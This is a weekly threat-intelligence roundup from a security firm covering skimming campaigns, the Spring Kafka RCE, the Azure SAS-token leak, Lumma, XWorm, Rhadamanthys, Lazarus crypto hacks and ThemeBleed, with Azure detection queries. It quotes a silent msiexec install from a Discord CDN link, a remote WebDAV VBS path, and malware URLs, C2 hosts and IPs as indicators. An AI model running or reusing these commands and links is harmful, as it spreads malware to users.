

Threat Intel Roundup: CoinEx, Azure Dataleak, Kafka, Lumma

Week in Overview[14 Sep-19 Sep]



THREATRADAR
By HADESS

WWW.THREATRADAR.NET

Technical Summary

Silent Skimmer Campaign

- Nature: Financially motivated campaign targeting online payment businesses.
- Regions Affected: APAC and NALA.
- Method: Compromises web servers, exploits vulnerabilities for initial access, and deploys payment scraping mechanisms.
- Duration: Active for over a year.
- Key Tools: Obfuscated JavaScript files, Godzilla Webshells, PowerShell RATs, Cobalt Strike Beacon.

CVE-2023-34040 - Spring Kafka Deserialization RCE Vulnerability

- Nature: Deserialization vulnerability leading to remote code execution.
- Affected Software: Spring Kafka.
- Impact: Allows unauthorized attackers to execute arbitrary code on the server where Spring Kafka is running.
- Mitigation: Update to the latest patched version of Spring Kafka.

North Korean Lazarus Group's Involvement in Cryptocurrency Hacks

- Nature: State-sponsored cyber-espionage group.
- Origin: North Korea.
- Recent Activity: Involved in a series of cryptocurrency hacks.
- Tactics: Spear-phishing campaigns, advanced malware strains, and exploiting software vulnerabilities.

Microsoft AI Data Exposure of 38 Terabytes

- Nature: Data exposure incident.
- Data Involved: 38 Terabytes of AI training data.
- Cause: Misconfigured cloud storage.
- Impact: Potential misuse of AI data, intellectual property theft, and competitive disadvantage.
- Mitigation: Secure cloud storage configurations and regular audits.

Exploitation of "search-ms" URI Protocol Handler Distributing XWorm Malware

- Nature: Malware distribution via URI protocol handler.
- Affected Protocol: "search-ms".
- Malware: XWorm.
- Impact: Unauthorized system access, data theft, and potential system damage.
- Mitigation: Update software to the latest versions, avoid clicking on unknown links, and use updated antivirus solutions.

Lumma Stealer Malware Variant (14.09) Detection and Mitigation

- Nature: Information-stealing malware.
- Variant: 14.09.
- Tactics: Harvests user credentials, browser history, and other sensitive information.
- Impact: Data theft, unauthorized access to accounts, and potential financial loss.
- Mitigation: Regular system scans, avoid downloading files from untrusted sources, and update to the latest security patches.

Key Findings

It is crucial for organizations and individuals to prioritize remediation and patching efforts to safeguard their systems and data. The following key findings highlight the importance of proactive measures to mitigate risks associated with various vulnerabilities and threats:


- **Silent Skimmer Campaign**
- **Lumma Stealer Malware Variant**
- **CVE-2023-34040 - Spring Kafka Deserialization Remote Code Execution Vulnerability**
- **North Korean Lazarus Group's Involvement in Recent Cryptocurrency Hacks**
- **Microsoft AI Data Exposure of 38 Terabytes**
- **Exploitation of "search-ms" URI Protocol Handler Distributing XWorm Malware**
- **Open Directory Exploitation with Rhadamanthys Malware**



Vulnerability of the Week

Apache Kafka

CVE-2023-34040



A critical vulnerability has been identified in Spring Kafka, which allows for remote code execution through deserialization. This advisory provides a detailed breakdown of the vulnerability, its potential implications, and recommended best practices to detect and prevent unauthorized exploitation.

Vulnerability Details

Nature of Vulnerability:

- Remote Code Execution through deserialization in Spring Kafka.

Key Points from the Security Announcement:

- The vulnerability arises when the `ErrorHandlingDeserializer` is configured as a key and/or value in Kafka records.
- Setting the boolean type properties `checkDeserExWhenKeyNull` and/or `checkDeserExWhenValueNull` to true can trigger the vulnerability.
- Users can publish to Kafka topics without any authentication.

Background on Kafka

Before delving into the vulnerability, it's essential to understand some fundamental concepts related to Kafka:

- Producer:** Objects that publish records to Kafka topics.
- Topic:** Categories of records managed by Kafka.
- Broker:** Servers where published messages are stored, forming a Kafka cluster.
- Consumer:** Objects that subscribe to and process messages from Kafka topics.

Kafka records, also known as messages or events, consist of headers and bodies. Headers are essentially metadata, while body data typically contains relevant business data stored as key/value structures.

Reproduction Steps

1. Setup Kafka and Zookeeper:

- Install Zookeeper using Docker.
- Deploy Kafka server using Docker.


2. Spring Boot Project Configuration:

- Import the affected Kafka dependency.
- Update the `application.yaml` configuration.
- Implement the Kafka producer and consumer classes.
- Configure the consumer class to set `checkDeserExWhenKeyNull` and `checkDeserExWhenValueNull` to true.

3. Triggering the Vulnerability:

- Set a breakpoint at the `getExceptionFromHeader` function and start the server.
- The record object will be deserialized upon entering the `invokeIfHaveRecords` function.
- The `byteArrayToDeserializationException` function is then called, where the `resolveClass` function is overridden to restrict arbitrary Java class deserialization. Only the `org.springframework.kafka.support.serializer.DeserializationException` class can be deserialized.
- A malicious class can be crafted, inheriting from the `Throwable` parent class. The serialized payload of this class can be used to fill the `springDeserializerExceptionKey` value in JSON data, triggering remote code execution upon sending an HTTP request.

Leakage Insight



<https://twitter.com/TheHackersNews/status/1703984093430534354>

Microsoft has recently addressed a significant security oversight that resulted in the exposure of 38 terabytes of confidential data. This advisory provides a detailed breakdown of the incident, its potential implications, and recommended best practices to prevent similar occurrences.

Incident Details

Date of Discovery:

- June 22, 2023

Nature of Data Exposed:

- The data leak was identified on Microsoft's AI GitHub repository named "robust-models-transfer."
- The exposed data included open-source training data, disk backups of two former employees' workstations containing secrets, keys, passwords, and over 30,000 internal Teams messages.
- The repository was related to a 2020 research paper titled "Do Adversarially Robust ImageNet Models Transfer Better?"

Cause of Exposure:

- An overly permissive SAS (Shared Access Signature) token on Azure led to the exposure. This token not only granted read access but also allowed for data deletion and overwriting.
- The repository's README.md file mistakenly directed developers to an Azure Storage URL that granted access to the entire storage account.



Malware Distribution Sites

```
System32
msiexec.exe
e/1 https://cdn.discordapp.com/attachments/1151961825806667917/1151961899693514835/promot_s.msi /quiet
```

Bundled Files (2)

| Scanned | Detections | File type | Name |
|--------------|--|------------------|---|
| 2023-09-14 | 6 / 60 | Windows shortcut | IMG_2021_07_11_536734643256_squeeze-vulgarity-freak.IMG.lnk |
| SHA-256 | 8d90371c385fb89ca8347050ed1b93506c9c120c7d983bbe7822cabf61a60997 | | |
| Date Bundled | 2023-09-14 22:27:46 | | |
| File Size | 800 B | | |
| 2023-09-14 | 0 / 59 | JavaScript | client.lic |
| SHA-256 | ce30e464e35ae7c350bfd8772e2e27038c16c93ee0173744c4d6759fda1f0941 | | |
| Date Bundled | 2023-09-14 22:27:44 | | |
| File Size | 1.00 KB | | |

<https://twitter.com/1ZRR4H/status/1702613837063544951>

A new variant of the Lumma Stealer malware, dated 14.09, has been identified. This advisory provides details on the indicators of compromise, the malware's behavior, and recommended mitigation steps.

Indicators of Compromise (IoCs)

Files and Hashes:

- "IMG_2021_07_11_536734643256.zip": 78b33da96286a5b73cc7565769facfda50cdf8c1658da03fb30a7dc058387584
- "IMG_2021_07_11_536734643256_squeeze-vulgarity-freak.IMG.lnk":
 - 8d90371c385fb89ca8347050ed1b93506c9c120c7d983bbe7822cabf61a60997
 - 64ae2a698cc1b637608494864158c8bac1a8f4316667eabdd8954c6defac8c5f
 - 7b4260fec38e397f673ccb10259d8655ae1bf657525b2c8ff4ca0c30e47b344

URLs:

- https://cdn.discordapp.com/attachments/1151961825806667917/1151961899693514835/promot_s.msi
- <https://cdn.discordapp.com/attachments/1149055434079084564/1149400241485926410/forex.msi>

Command and Control (C2) Server:

- treepledeep[.]jfun

Additional Information:

- [Sample on Bazaar](#)

The Lumma Stealer malware is known for its capabilities to exfiltrate sensitive information from infected machines. This new variant appears to be distributed via malicious ZIP archives and LNK files. Once executed, it communicates with a C2 server to transmit stolen data and receive further instructions.



ProxyLife

Message



ETPRO POLICY WebDav Auth Request Outbound M2 (Possible NTL...

POLICY [ANY.RUN] Lnk File Containing Suspicious Links to WebDAV ...

ET INFO Dotted Quad Host VBS Request

ET INFO Dotted Quad Host ZIP Request

SUSPICIOUS [ANY.RUN] VBS is used to run Shell



A novel exploitation technique leveraging the "search-ms" URI Protocol Handler has been identified, which is being used to distribute the XWorm malware. This advisory provides a comprehensive breakdown of the attack vector, its potential impact, and recommended mitigation steps.


Attack Details

Attack Vector:

- A deceptive PDF decoy containing a link to a 'Full Document' is being circulated. Upon interaction, victims are redirected to the DNMSystems website.
- The link within the website, disguised as a PDF icon, is actually a malicious VBS script.
 - [Malicious VBS Script Analysis](#)

Exploitation Technique:

- The exploitation technique takes advantage of the "search-ms" URI Protocol Handler.
 - [Detailed Exploitation Technique](#)




Target type: VBScript Script File

Target location: DavWWWRoot

Target: \\209.145.57.6@8081\DavWWWRoot\fud.vbs

Start in: \\154.53.51.50@8081\DavWWWRoot



Malware Behavior:

- Upon clicking the malicious link, the WScript process initiates, executing the VBS script from a remote server.
- The primary function of the VBS script is to fetch a zip-archive containing Xworm (DLL+Shellcode) and create a BAT file to execute it on the victim's machine.
- The archive has two files for different launch methods, determined by the VBS script. In this instance, a DLL is used, expanded to approximately 300Mb in size.
 - [XWorm Payload Detonation Process](#)




TTP Analysis

BlackBerry's Threat Research and Intelligence team has identified an ongoing campaign, named "Silent Skimmer," targeting online payment businesses in the APAC and NALA regions. The threat actor compromises web servers, exploiting vulnerabilities to gain initial access and subsequently deploying payment scraping mechanisms to extract sensitive financial data from users.

Key Points:


- 1. Duration and Target:** The campaign has been active for over a year, targeting diverse industries that host or create payment infrastructure, including online businesses and Point of Sales (POS) providers.
- 2. Threat Actor Profile:** Evidence suggests the threat actor is proficient in the Chinese language and primarily operates in the Asia-Pacific (APAC) region.
- 3. Tactics, Techniques, and Procedures (TTPs):** The campaign uses various TTPs, including Privilege Escalations, Remote Code Execution (RCE), Remote Access, and more.
- 4. Weaponization:** The attacker employs tools such as Obfuscated JavaScript files, Godzilla Webshells, PowerShell RATs, and Cobalt Strike Beacon, among others.
- 5. Attack Vector:** The primary attack vector is exploiting public-facing applications.
- 6. Technical Analysis:** The attacker gains initial access by exploiting web applications, especially those hosted on Internet Information Services (IIS). They deploy various tools and techniques, including open-source tools and Living Off the Land Binaries and Scripts (LOLBAS).
- 7. Network Infrastructure:** The threat actor uses an HTTP file server deployed on a temporary virtual private server (VPS), primarily hosted on the Microsoft Azure cloud computing platform.
- 8. Targets:** The campaign targets regional websites with payment data and web servers running IIS and vulnerable web applications.
- 9. Attribution:** The threat actor or group behind this campaign remains unidentified. However, evidence suggests they are Chinese-speaking and operate predominantly in Asia.
- 10. Conclusion:** The threat actor is actively exploring new targets, moving from Asia to North America. The technical complexity of its operation suggests this may be an advanced or experienced actor.

<https://twitter.com/BlackBerrySpark/status/1703844841317077406>





Scam Contract



<https://twitter.com/zachxbt/status/1701905899034390574>

The North Korean Lazarus Group has been identified as the perpetrator behind a series of significant cryptocurrency hacks, including the recent \$54M CoinEx hack. This advisory provides a detailed breakdown of the group's activities, the potential implications, and recommended best practices to prevent similar breaches.

Incident Details

Attribution to North Korea:

- The Lazarus Group, linked to North Korea, has been connected to the \$54M CoinEx hack. This connection was made after they inadvertently linked their address to the \$41M Stake hack on OP & Polygon.

Address Associated with Lazarus Group:

- 0x75497999432b8701330fb68058bd21918c02ac59

Scale of Operations:

- In just 104 days, the Lazarus Group has illicitly acquired \$240M worth of cryptocurrency.
- The most recent exploit being the \$54M hack of CoinEx.
- In total, there have been 5 significant hacks in the past 3 months attributed to this group.

List of Known Hacks:

- Stake exploit
- Atomic wallet hack
- CoinsPaid and Alphap0 hack
- CoinEx hack

Modus Operandi:



- The group is now focusing on Centralized Exchanges (CEXs) using social engineering attacks.

<https://twitter.com/dyorexchange/status/1703040199675224340>



Opendir

Index of /

| | Name | Last modified | Size | Description |
|---|---------------------------------|-------------------------------|----------------------|-----------------------------|
|  | buildcreate.exe | 2023-09-17 18:44 | 917K | |
|  | wininstal.exe | 2023-09-14 18:19 | 608K | |

Apache/2.4.52 (Ubuntu) Server at 5.42.67.10 Port 80

https://twitter.com/karol_paciorek/status/1703732303367672306

An open directory has been identified, potentially exploited with the Rhadamanthys malware. This advisory provides details on the indicators of compromise, the malware's behavior, and recommended mitigation steps.

Indicators of Compromise (IoCs)

Open Directory IP:

- 5.42.67[.]10

Malicious Files and URLs:

- wininstal.exe: [Behavioral Analysis](#)
 - IoC:
 - qu[.]ax/FFOu.mp4
 - qu[.]ax/NcnE.pdf
 - 79.133.180[.]126:3886
- buildcreate.exe: [Behavioral Analysis](#)
 - IoC:
 - 185.244.48[.]240:3619

The identified open directory appears to be hosting malicious files associated with the Rhadamanthys malware. The malware is known for its stealthy operations and potential data exfiltration capabilities. The identified files, wininstal.exe and buildcreate.exe, have been analyzed, revealing connections to suspicious domains and IP addresses.



1Day

A vulnerability, named ThemeBleed, has been discovered in Windows 11's handling of .theme files. This advisory provides a comprehensive breakdown of the vulnerability, its potential implications, and recommended best practices to prevent similar occurrences.

Vulnerability Details

Nature of Vulnerability:

- The vulnerability pertains to the handling of .msstyles files within .theme files on Windows 11.
- A series of issues can lead to arbitrary code execution when a user loads a .theme file.

Bug Components:

1. **Background:** .theme files on Windows allow OS appearance customization. The vulnerability specifically deals with the handling of .msstyles files.
2. **Version 999 Check:** A special case for version 999 in .msstyles files triggers a function `ReviseVersionIfNecessary`.
3. **Time-of-Check-Time-of-Use (TOCTOU) Vulnerability:** A race condition exists between verifying the signature of a `_vrf.dll` file and loading it, allowing an attacker to replace a verified file with a malicious one.
4. **Mark-of-the-Web Bypass:** Packaging a .theme file in a `.themepack` file bypasses security warnings.

<https://twitter.com/Oxdea/status/1703434419573260769>

Proof of Concept (PoC):

- A PoC was developed and can be found at [ThemeBleed GitHub Repository](#).

Impact

- **Arbitrary code execution:** An attacker can execute arbitrary code on a victim's machine without memory corruption.
- **Bypass of security warnings:** The vulnerability allows bypassing of Mark-of-the-Web warnings, potentially leading users to unknowingly execute malicious themes.





Trending Exploit

A significant vulnerability has been identified in Owl Labs Meeting Owl version 5.2.0.15. This advisory provides a detailed description of the vulnerability, its potential impact, and recommended mitigation steps.

Vulnerability Details

CVE Identifier:

- CVE-2022-31462

Affected Product:

- Owl Labs Meeting Owl version 5.2.0.15

Vulnerability Description:

- The product allows attackers to control the device via a backdoor password. This password is derived from the device's serial number, which can be easily obtained from Bluetooth broadcast data.

Reference:

- [NVD - CVE-2022-31462](#)

<https://inthewild.io/vuln/CVE-2022-31462>

<https://twitter.com/inthewildio/status/1703811515344634070>



The Topic of the Week

In light of the recent data leak incident on Azure, a potential key access vulnerability has been identified. This advisory provides a detailed breakdown of the vulnerability, its potential implications, and recommended best practices to detect and prevent unauthorized access.

2. Vulnerability Details

Nature of Vulnerability:

- Unauthorized access to storage account keys in Azure, potentially allowing malicious actors to access sensitive data.

Detection Method:

- AzureActivity logs can be queried to identify potential unauthorized key access attempts over the past 31 days.

Query for Detection:

```
AzureActivity
| where TimeGenerated >= ago(31d)
|   where   OperationNameValue   ==
"http://MICROSOFT.STORAGE/STORAGEACCOUNTEACC
OUNTS/LISTKEYS/ACTION"
|   extend   Storage   =
tostring(parse_json(Properties).resource)
| extend APP = tostring(parse_json(Claims).appid)
|   extend   Role   =
tostring(parse_json(tostring(parse_json(Authorization).e
vidence)).role)
| summarize count() by Storage, APP, CallerIpAddress,
Role
```

<https://twitter.com/ellishlomo/status/1703847210515931180>

Refinement Options:

- To narrow down the results to successful key access attempts, add: | where ActivityStatusValue == "Success"
- For a summarized overview of an account's interaction with Azure, use the following query:

```
|   summarize   Operations=count(),
IPs=dcount(CallerIpAddress),
FirstExecution=min(TimeGenerated),
LastExecution=max(TimeGenerated),
IPUsed=make_set(CallerIpAddress),   max(Category)   by
OperationNameValue
| extend DaysDelta = datetime_diff('day', LastExecution,
FirstExecution) | extend DaysDelta = iff(DaysDelta == 0, 1,
DaysDelta)
```





cat /etc/HADESS

"Hades" is a cybersecurity company focused on safeguarding digital assets and creating a secure digital ecosystem. Our mission involves punishing hackers and fortifying clients' defenses through innovation and expert cybersecurity services.

Website:

WWW.HADESS.IO

Threat Radar

WWW.THREATRADAR.NET